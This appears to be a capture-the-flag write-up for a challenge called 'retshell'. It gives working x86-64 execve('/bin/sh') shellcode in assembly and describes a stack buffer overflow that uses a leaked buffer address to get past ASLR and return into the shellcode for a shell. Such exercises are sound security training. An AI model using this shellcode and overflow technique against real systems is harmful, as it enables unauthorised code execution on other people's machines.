retshell

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Writeup :

Step 1 :

Write shellcode for sys_execve(“/bin/sh”).

Look up at linux system call table for x64 :

59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]			

%rax = 59(0x3b)

%rdi = *filename (address of /bin/sh)

%rsi = 0

%rdx = 0

Step 2 :

Convert /bin/sh to

little endian hexdecimal : 0x68732f6e69622f

move it to an clean register, and push it to stack.

Then we set %rax, %rsi, %rdx.


%rdi need to gets value from %rsp which involves the value we just push to stack

Last we call syscall to execute system call

```
xor     r8,r8
mov     r8,0x68732f6e69622f
push    r8
xor     rax, rax
mov     rax, 0x3b
xor     rdi, rdi
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
syscall
```

Step 3 :


Use bufferoverflow to make the program execute our shellcode



Step 4 :

Due to ASLR we need to remember the buffer address receive from the program to use it as out

return address latter



For example : 0x7ffd42a12da0

We can get the value by addr = r.recv(14),

14=len(0x7ffd42a12da0)

Step 5 :

Construct the payload

The shellcode we wrote should be placed at first since the return address is the start of our buffer.

Thus the offset we get from gdb should subtract the length of shellcode.

Then add buffer address as the return address

Step 6 :

Get the flag